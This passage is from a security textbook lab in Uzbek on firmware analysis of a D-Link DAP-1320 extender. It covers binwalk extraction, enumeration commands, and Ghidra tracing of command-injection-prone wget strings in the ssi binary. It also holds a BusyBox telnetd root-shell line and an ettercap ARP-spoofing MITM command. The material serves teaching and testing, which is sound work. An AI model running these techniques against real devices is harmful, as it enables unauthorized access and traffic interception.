
Ko‘p hollarda qurilma uchun yangilanish paketlarini ishlab chiqaruvchi saytidan yuklab olish mumkin. Hozirda ko‘plab yangilanish, agar ko‘p qismi bo‘lmasa shifrlanmaydi, shu sababli ham unzip, binwalk va Firmware Mod Kit kabi turli qurilmalar yordamida deshifrlanishi mumkin. Tanishish maqsadida Linux bazasidagi tizim ko‘rib chiqiladi, chunki bu tizim katta ehtimollik bilan tanishdir.

Linux bazasidagi o‘rnatilgan tizimlarning yangilanish paketlari tizim ishlashi uchun kerakli asosiy fayllar va kataloglarni yangi nusxasidan odatda tarkib topgan bo‘ladi. Kerakli katalog va fayllar ildiz fayl tizimi (RFS) deb yuritiladi. Agarda buzg‘unchi RFS ga ruxsat ola bilsa, unda inisializatsiya muolajasi, veb-server jo-

riy kodi, tizimni ishga tushirish uchun kerakli bo‘lgan istalgan binar fayllar hamda *ehtimol tizimni* buzishga urinishda unga ustunlik beradigan ba’zi binar fayllar bo‘ladi. Masalan, agar tizim BusyBox dan foydalansa va telnetd serverni ishga tushirsa, buzg‘unchi tizimga masofaviy ulanish uchun Telnet serveridan foydalanishi mumkin.

Xususan, BusyBox da ishga tushirilgan telnetd serveri uni autentifikatsiyasiz chaqirish va istalgan dasturga bog‘lash imkonini beradi (/usr/sbin/telnetd –l /bin/sh).

Misol sifatida D-Link DAP-1320 (A apparat ta’minoti 1.1 versiyasi) simsiz diapazon kengaytiruvchisi bo‘yicha o‘rnatilgan eski yangilanish versiyasi ko‘rib chiqiladi. Bu yangilanish tanlanishiga sabab, tuzatishlar kiritilgan eski yangilanish bo‘lganligi hamda bir nechta mualliflar zaifliklar topganligi to‘g‘risida xabar qilganligi bo‘ldi (www.kb.cert.org/vuls/id/184100).



Dasturiy ta’minotni dekodlash uchun muhitni tahlil qilish jarayoni bir nechta vazifalarni o‘z ichiga oladi. Bunday holatlarda binwalk’dan foydalaniladi. Tahlil qilish uchun foydalanadigan tizimning asosiy versiyasi Kali Linux 2021.1.❶ hisoblanadi.

Binwalk-ni tahlil qilish uchun avval uni o‘rnatish va eski binwalk 2.0-ni olib tashlash uchun apt-get kabi paket menejeri yordamida kerakli shartlarni belgilash kerak❷. Barcha zarur shartlar bajarilgandan so‘ng, Github bilan loyiha tahlil qilinadi❸, ma’lum bir ishchi versiyasi tekshiriladi,❹ Kali mosligini ta’minlash uchun kerak bo‘lganda bog‘liqliklar o‘zgartiriladi, bog‘liqliklarni o‘rnatish skripti ishga tushiriladi va keyin binwalk o‘rnatiladi.

Keyin kitobning GitHub omboridan 21.1-laboratoriya ishida taqdim etilgan dasturiy ta'minotni olib tashlashga harakat qilinadi. Agar paket va tarkib turi asbobga ma'lum bo'lsa, ular keyingi tahlil uchun olinadi. Olingan natijadan ko'rinib turibdiki, vosita MIPS Linux yadrosi tasvirini va squashfs fayl tizimini topdi❺❻. Olingan tarkib tahlil qilinib❼, vositalar aniqlanadi va ikkilik fayllar MIPS arxitekturasi uchun tuzilganligiga ishonch hosil qilinadi❽.

```
❶$ sudo apt install python3-pip
<truncated for brevity>
$ sudo apt-get --purge remove binwalk
❷$ git clone https://github.com/ReFirmLabs/binwalk.git
<truncated for brevity>
$ cd binwalk
❷$ git checkout 772f271
<truncated for brevity>
❷$ sed -i "s#qt5base-dev#qtbase5-dev#" deps.sh
$ sed -i "s#\$SUDO \./build\.sh#CFLAGS=-fcommon \$SUDO \./build\.sh#" deps.sh
$ ./deps.sh
<truncated for brevity>
$ sudo python3 setup.py install
<truncated for brevity>
$ cd ~
❸$ binwalk -Me DAP-1320_FIRMWARE_1.11B10.zip
Scan Time: 2021-09-06 12:05:16
Target File: /home/grayhat/DAP-1320_FIRMWARE_1.11B10.zip
MD5 Checksum: ebd3a01c9e2079de403cf336741e1870
Signatures: 411
DECIMAL HEXADECIMAL DESCRIPTION
--------------------------------------------------------------------------------
0 0x0 Zip archive data, at least v2.0 to extract,
compressed size: 3576647, uncompressed size: 5439486, name: DAP1320_fw_1_11b10.bin
3576803 0x3693E3 End of Zip archive, footer length: 22
Scan Time: 2021-09-06 12:05:16
Target File: /home/grayhat/_DAP-
1320_FIRMWARE_1.11B10.zip.extracted/DAP1320_fw_1_11b10.bin
MD5 Checksum: 3d13558425d1147654e8801a99605ce6
Signatures: 411
DECIMAL HEXADECIMAL DESCRIPTION
--------------------------------------------------------------------------------
0 0x0 uImage header, header size: 64 bytes, header CRC:
0x71C7BA94, created: 2013-09-16 08:50:53, image size: 799894 bytes, Data Address:
0x80002000, Entry Point: 0x801AB9F0, data CRC: 0xA62B902, ❹OS: Linux, CPU: MIPS,
image type: OS Kernel Image, compression type: lzma, image name: "Linux Kernel Image"
64 0x40 LZMA compressed data, properties: 0x5D, dictionary
size: 8388608 bytes, uncompressed size: 2303956 bytes
851968 0xD0000 ❺Squashfs filesystem, little endian, version 4.0, compression:lzma, size:
2774325 bytes, 589 inodes, blocksize: 65536 bytes, created: 2013-09-16 08:51:15 Scan Time:
2021-09-06 12:05:18
```



```
Target File: /home/grayhat/_DAP-1320_FIRMWARE_1.11B10.zip.extracted/_DAP1320_
fw_1_11b10.bin.extracted/40
MD5 Checksum: a741e8176a2f160957382396824e2620
Signatures: 411
DECIMAL HEXADECIMAL DESCRIPTION
--------------------------------------------------------------------------------
78808 0x133D8 Certificate in DER format (x509 v3), header length:
4, sequence length: 30
79160 0x13538 Certificate in DER format (x509 v3), header length:
4, sequence length: 30
79604 0x136F4 Certificate in DER format (x509 v3), header length:
4, sequence length: 30
1769504 0x1B0020 Linux kernel version 2.6.31
1790640 0x1B52B0 CRC32 polynomial table, little endian
2009280 0x1EA8C0 Neighborly text, "NeighborSolicitstunnel6 init():can't add protocol"
2009300 0x1EA8D4 Neighborly text, "NeighborAdvertisementst add protocol"
2011043 0x1EAFA3 Neighborly text, "neighbor
%.2x%.2x.%.2x:%.2x:%.2x:%.2x:%.2x:%.2x lost on port %d(%s)(%s)"
❻$ ls _DAP-1320_FIRMWARE_1.11B10.zip.extracted/\
_DAP1320_fw_1_11b10.bin.extracted
40 40.7z D0000.squashfs squashfs-root
❼$ ls _DAP-1320_FIRMWARE_1.11B10.zip.extracted/\
_DAP1320_fw_1_11b10.bin.extracted/squashfs-root
bin dev etc lib linuxrc proc sbin share sys tmp usr var www
$ cd _DAP-1320_FIRMWARE_1.11B10.zip.extracted/\
_DAP1320_fw_1_11b10.bin.extracted/squashfs-root/
$ ls -m bin
ash, busybox, busybox_161, cat, cgi, chmod, cli, cp, date, dd, echo, egrep,ethreg, fgrep, gpio_
event, grep, hostname, kill, ln, login, ls, md, mkdir, mm,mount, mv, netbios_checker, nvram, ping,
ping6, ps, rm, sed, sh, sleep, ssi,touch, udhcpc, umount, uname, xmlwf
❽$ file bin/busybox
bin/busybox: ELF 32-bit MSB executable, MIPS, MIPS32 rel2 version 1 (SYSV),
dynamically linked, interpreter /lib/ld-uClibc.so.0, no section header
```

Endi yangilanish to'plami chiqarilgach, uning tarkibini xususiyatlar, konfiguratsiyalar yoki noma'lum ilovalar uchun tahlil qilish vaqti keldi. 21.1-jadvalda ushbu tahlilni amalga oshirishda tekshirilishi kerak bo'lgan ba'zi elementlar keltirilgan.

Eslatma! *Bajariladigan fayl yoki kutubxonaning topilgan har bir versiyasi ma'lum zaifliklar uchun o'zaro tekshirilishi kerak. Masalan, zaifliklar uchun Google qidiruvidan foydalaniladi <**name**><**version number**>.*

21.1-jadval.

Fayl tizimi

Maqsad	Bash buyruqlariga misollar
Bajariladigan fayllarni topish (Eslatma: BusyBox bo‘lmagan fayllar).	find . -type f -perm /u+x
Kelajakdagi tahlil uchun katalog tuzilishini aniqlash.	find . –type d
Veb-serverlarni yoki tegishli texnologiyalarni topish.	find . -type f -perm /u+x -name “*httpd*” -o -name “*cgi*” -o -name “*nginx*”
Kutubxona versiyalarini topish.	for i in `find . -type d -name lib`:do find $i -type f:done
HTML, JavaScript, CGI fayllari va konfiguratsiya fayllarini topish	find . –name “*.htm*” –o –name “*.js” –o –name “*.cgi” –o –name “*.conf”
Bajariladigan versiyani topish (masalan, lighttpd bilan).	strings sbin/lighttpd | grep lighttpd

Ilova ma’lumotlari to‘plangandan so‘ng, olingan ma’lumotlar asosida qanday jarayonlar amalga oshirilayotgani yoki qaysi xizmatlar ishlayotganligini tushunish mumkin. Oldindan ishlov berish bo‘yicha ba’zi qadamlar bajarilganligi sababli, tahlilni yanada ixcham va tushunarli qilish uchun quyidagi misol qisqartirildi. Konfiguratsiya uchun lighttpd*.conf ❷ va modules.conf ❸ foydalanadigan lighttpd ❶ veb-serverda ishlayotganligi aniqlandi. Keyingi tahlillar, masalan /etc/passwd ❹, tekshiruvi, binar bajariladigan fayl bo‘lgan /bin/sh ❺ bilan bog‘liq potensial zaifliklarni aniqladi.

```
$ find . -type f -perm /u+x -name "*httpd*" -o \
-name "*cgi*" -o -name "*nginx*"
<truncated for brevity>
❶./sbin/lighttpd
./sbin/lighttpd-angel
./etc/conf.d/cgi.conf
./bin/cgi
$ find . -name *.conf
❷./etc/lighttpd.conf
./etc/conf.d/mime.conf
./etc/conf.d/cgi.conf
./etc/conf.d/auth_base.conf
./etc/conf.d/expire.conf
./etc/conf.d/auth.conf
./etc/conf.d/dirlisting.conf
./etc/conf.d/graph_auth.conf
./etc/conf.d/access_log.conf
./etc/modules.conf
./etc/host.conf
./etc/resolv.conf
❷./etc/lighttpd_base.conf
$ cat etc/lighttpd_base.conf
############################################################################
## /etc/lighttpd/lighttpd.conf
## check /etc/lighttpd/conf.d/*.conf for the configuration of modules.
############################################################################
<truncated>
## Load the modules.
❸include "modules.conf"
<truncated>
$ cat etc/modules.conf
############################################################################
# # Mo d u l e s t o l o a d
<truncated>
❹include "conf.d/cgi.conf"
root@kali:~/DAP-1320/fmk/rootfs# cat etc/conf.d/cgi.conf
############################################################################
# # C GI mo d u l e s
## ---------------
## http://www.lighttpd.net/documentation/cgi.html
##
server.modules += ( "mod_cgi" )
## Plain old CGI handling
## For PHP don't forget to set cgi.fix_pathinfo = 1 in the php.ini.
##
c g i . a s s i g n = (
❺ ". h t m" = > "/ b i n / s s i",
"p u b l i c . j s" = > "/ b i n / s s i",
". x m l" = > "/ b i n / s s i"
"s a v e _ c o n f i g u r e . c g i" = > "/ b i n / s h",
"h n a p . c g i" = > "/ b i n / s h",
"t r 0 6 9 . c g i" = > "/ b i n / s h",
"w i d g e t . c g i" = > "/ b i n / s h",
". c g i" = > "/ b i n / s s i",
". h t m l" = > "/ b i n / s s i",
". t x t" = > "/ b i n / s s i"
)
```

Endi jarayon qanday davom etishi haqida tasavvurga ega bo‘lindi va zaifliklarni tahlil qilish boshlaniladi.

Laboratoriya ishi 21.2: Zaiflik tahlilini amalga oshirish

Ushbu bosqichda zaifliklarni tahlil qilish avvalgi boblarda o‘rganilganidan unchalik farq qilmaydi. Buyruqlar in’ektsiyasi, format satridagi zaifliklar, bufer toshib ketishi, bo‘shatilgandan keyin foydalanish (use-after-free) va shu kabi boshqa ko‘plab zaifliklarni aniqlash mumkin. Bunday holda, bajariladigan fayllarda buyruq inyektsiyasi turidagi zaifliklarni qidirish texnikasi qo‘llaniladi. /bin/sh binar bo‘lgani uchun **%s** (qator uchun) dan foydalanadigan satrlar formati tekshiriladi va keyin chiqishni /dev/null ga yo‘naltiriladi (demak, bu holatda chiqish ahamiyatsizdir). Ushbu shablon samarali, chunki u buyruqni bajarishga imkon beradigan potensial use-after-free zaifliklari bilan buyruqni bajaradigan sprintf funksiyasini ko‘rsatishi mumkin. Masalan, ma’lum bir faylni ko‘rish buyrug‘i quyidagicha ifodalanishi mumkin:

```
sprintf(cmd,"ping –q –c 1 %s > /dev/null",variable)
```

21.1-laboratoriya ishida squashfs-root zaifligini aniqlash bo‘yicha ishlar davom ettirilib, ssi binar fayl tahlil qilinadi. Agar zaiflik buzg‘unchi tomonidan aniqlansa va tozalanmasa hamda cmd skript ichidagi buyruqni bajarish uchun ishlatilsa, buzg‘unchi o‘z buyrug‘ini mo‘ljallangan buyruqqa kiritishi mumkin. Bunday holda, faylni yuklab olish uchun ikkita zaiflik paydo bo‘ladi:

```
❶$ strings bin/ssi | grep "%s" | grep "/dev/null"
wget -P /tmp/ %s > /dev/null
wget %s -O %s >/dev/null &
```


Eslatma! *Foydalanish qulayligi uchun SSI binar fayli va oldingi buyruq ham 21.2-laboratoriya ishida joylashgan.*

Ushbu ikkita qator bilan qurollangan holda, qiymatdan foydalanish mumkinligini aniqlash uchun binar fayllarni teskari ishlab chiqish boshlaniladi. Buning uchun asosiy vosita Gidra bo‘ladi, chunki u bepul va 4-bobda tasvirlangan. Binar fayllarni loyihani qayta ishlab chiqish va tahlil qilish bo‘yicha ko‘rsatmalar uchun 4-bobga qarash mumkin.


Ghidra tahlilining asosiy maqsadi zaiflikdan buzg‘unchi foydalanishi mumkin bo‘lgan tarzda foydalanilganligini aniqlashdir. Ghidra’da binar faylni ochib, loyihaning MIPS-ga o‘rnatilganligiga ishonch hosil qilib, quyidagi amallar bajariladi:

1. Qator bilan bog‘liq xususiyat yoki kodni topish.
2. Qator qanday ishlatilishini aniqlash.
3. URL qayerdan kelganini aniqlsh (kodlangan yoki boshqa manbadan olinganmi).


Matnni qidirish ekranini bu yerda ko‘rsatilgandek ochish uchun “Qidirish” “Satrlar uchun” menyusiga o‘tiladi. Standart sozlamalar qoldiriladi va keyin “Qidirish” tugmasi bosiladi:



Qidiruv tugagandan so‘ng, “wget” qidiriladi (wget oldidagi bo‘sh joyga e’tibor qaratilishi lozim) va fayldagi strings buyrug‘i ❶ bilan topilgan ikkita qatorni ko‘rish mumkin. Demak, “wget” so‘zining faqat ikkita ko‘rinishi topildi: biri Shell kod satrida, ikkinchisi Shell kod satrining havolasida.




Aniqlangan o‘n oltilik qiymatlarni ikki marta tekshirgandan so‘ng, qo‘shilgan qiymatga mos keladigan disassemblerdagi ro‘yhatga o‘tiladi. Ro‘yhat oynasida 00428458 qiymatini topish uchun Ctrl-Shift-F tugmalari bosiladi va oynada 00409010 ni ikki marta tekshiriladi. Endi matnda ko‘rsatilgan manzilda ajratilgan kodni va o‘ng panelda ajratilgan kodning dekompilyatsiya qilingan versiyasini ko‘rish mumkin. Pastga harakat qilinganda , sprintf funksiyasida yuklash buyrug‘ini yaratish uchun chiziq ishlatiladi, keyin u quyida ko‘rsatilgandek tizimga uzatiladi.




Shu nuqtada, satr tizimga qo‘ng‘iroq qilish uchun ishlatilishi haqida ma’lumot berildi. Bu yerdan buyruq satridagi URL qanday taqdim etilishini tushunish kerak. Bu dasturning boshqaruv oqimini URL ishlatiladigan nuqtaga olib borishni talab qiladi.

subroutine/function ni kiritish, boshqaruv oqimini olish uchun funksiyaning yuqori qismiga o‘tiladi va matndagi manzil (00408f30) tekshiriladi. Manzil tekshirilgandan so‘ng, shunchaki bu yerda ko‘rsatilgandek ma’lumotnomani topish uchun Ctrl-Shift-F bosiladi.



Yuklash tartibiga o‘tish uchun havola qidiruv jadvalida aniq joylashgan bo‘lib, u yerda har bir buyruq uchun funksiya ko ‘rsatkichlari saqlanadi. Kod buyruqqa ishora qiladi va qo‘shni manzil ko‘rsatadigan jarayonga o‘tadi. Manzilning yuqorisida va pastida “IPv6 funksiyasi”, “FW va tilni yuklab olish” va “get_wan_ip” buyruqlarini ko‘rish mumkin. E’tibor berish joizki, buyruqlar funksiya nomi, ko‘rsatkichi va uzun nom ustunida joylashgan. Jadval qidiruv jadvali bo‘lganligi sababli, o‘tish havolasini har bir yozuv bilan bog‘lash uchun jadvalning boshini topish lozim. Sahifani yuqoriga siljitish orqali 004466d8 manzili o‘tish jadvalining asosi ekanligini ko‘rish mumkin. Quyidagi kabi o‘tish jadvaliga havola qilingan kodni topish uchun ushbu manzildagi Ctrl-Shift-F tugmalari bosiladi (masalan, ssi_cgi_tool_main).



Tizim chaqiruvining kelib chiqishi to‘liq kuzatilinmagan bo‘lsa-da, u dasturiy ta’minotni yuklaydigan **cgi** buyrug‘iga ishora qiladi deb hisobga olish mumkin. “download_fw_cp” qatori uchun rootfs dagi ba’zi greps buyruqlari ❷❹kelib chiqishni ta’minlaydi ❸❺. Ushbu bosqichda dasturiy ta’minotni yangilash orqali qurilmani ishlatishga harakat qilinadi.

❷$ grep -r download_fw_lp .
❸./www/Firmware.htm:<input type="hidden" id="action" name="action" value="download_fw_lp">
Binary file ./bin/ssi matches
❹$ grep -C 7 download_fw_lp www/Firmware.htm
<form id="form3" name="form3" method="POST" action="apply.cgi">
<input type="hidden" id="html_response_page" name="html_response_page" value="Firmware.htm">
<input type="hidden" name="html_response_return_page" value="Firmware.htm">
<input type="hidden" id="html_response_message" name="html_response_message" value="dl_fw_lp">
<input type="hidden" id="file_link" name="file_link" value="">
<input type="hidden" id="file_name" name="file_name" value="">
<input type="hidden" id="update_type" name="update_type" value="">
❺<input type="hidden" id="action" name="action" value="download_fw_lp">
</form>

Qurilmalarni apparat darajasida dinamik tahlil qilish

Dinamik tahlil jarayoni tugallangan qadamlarni qo‘llashni o‘z ichiga oladi. Bundan buyon tizimni emulyatsiya orqali emas, balki apparatda faol ishtirokchi

sifatida ko‘riladi. Qurilmadan global tarmoqqa teskari muhandislik so‘rovlarini bajarish uchun muhit yaratilishi, dap-1320 ni tarmog‘iga ulanishi va dasturiy ta’minotni yangilash tartibini boshlash kerak. Yakuniy maqsad-buyruq inyektsiyasi yordamida qurilmaning qandaydir ishlashini amalga oshirish.

Test muhitini sozlash

Sinov muhiti 64bitli Kali Linux 2021.1 tizimi, Ettercap, 1.11 dasturiy ta’minotiga ega DHP-1320 qurilmasi va mahalliy tarmoqni o‘z ichiga oladi. Maqsad – kali Linux tizimi orqali qurilmaga va undan trafikni yo‘naltirish uchun ARP firibgarligidan foydalanish. Qurilmani to‘g‘ridan-to‘g‘ri kengaytirilgan va mahalliy tarmoq o‘rtasida joylashtirish mumkin bo‘lsa-da, ARP Spoofing tekshirish va o‘zgartirish uchun yanada samarali usul bo‘lib xizmat qiladi. Bunda ARP firibgarligi tahlilda ishlatiladigan asosiy hujum mexanizmi bo‘ladi.

Ettercap


Tarmoq hujumi mexanizmi sifatida manzilni aniqlash protokolini (ARP) almashtirish IP manzilni tegishli Media Access Control (MAC) manziliga moslashtirish uchun ishlatiladi. MAC manzili-bu tarmoq qurilmasi ishlab chiqaruvchisi tomonidan tayinlangan noyob identifikatordir. Asosan, qurilma tarmoqdagi boshqa qurilma bilan bog‘lanishi kerak bo‘lganda, u IP manzil bilan bog‘liq MAC manzilini aniqlash uchun ARP-dan foydalanadi.

ARP Spoofing maqsadli qurilmalarning ARP jadvallarini samarali ravishda manipulyatsiya qiladi va ularni maqsadli qurilmaning haqiqiy MAC manzili o‘rniga buzg‘unchining MAC manzilidan foydalanishga majbur qiladi. Bu buzg‘unchiga tarmoq trafigini ushlab qolish va potensialo‘zgartirish imkonini beradi. Shunday qilib, ARP Spoofing-bu o‘rtadagi odam (MITM) hujumlarini amalga oshirishning eng muhim usuli bo‘lib, buzg‘unchiga qurilmalar o‘rtasida paketlarni ushlab qolish, o‘zgartirish va yo‘naltirish imkonini beradi.

Ettercap-bu ARP firibgarligini va MITM hujumlari kabi boshqa tarmoq hujumlarini osonlashtiradigan vosita. Bu paketlarni ushlash, o‘zgartirish va yo‘naltirish imkonini beradi. Boshlash uchun ettercap-dan quyidagi buyruqni kiritish orqali qurilma va Internet o‘rtasidagi ARP trafigini kuzatish uchun foydalaniladi (masalan, agar qurilmada IP manzil 192.168.1.173 va shlyuz 192.168.1.1 bo‘lsa):

$ ettercap –T –q –M arp:remote /192.168.1.173// /192.168.1.1//

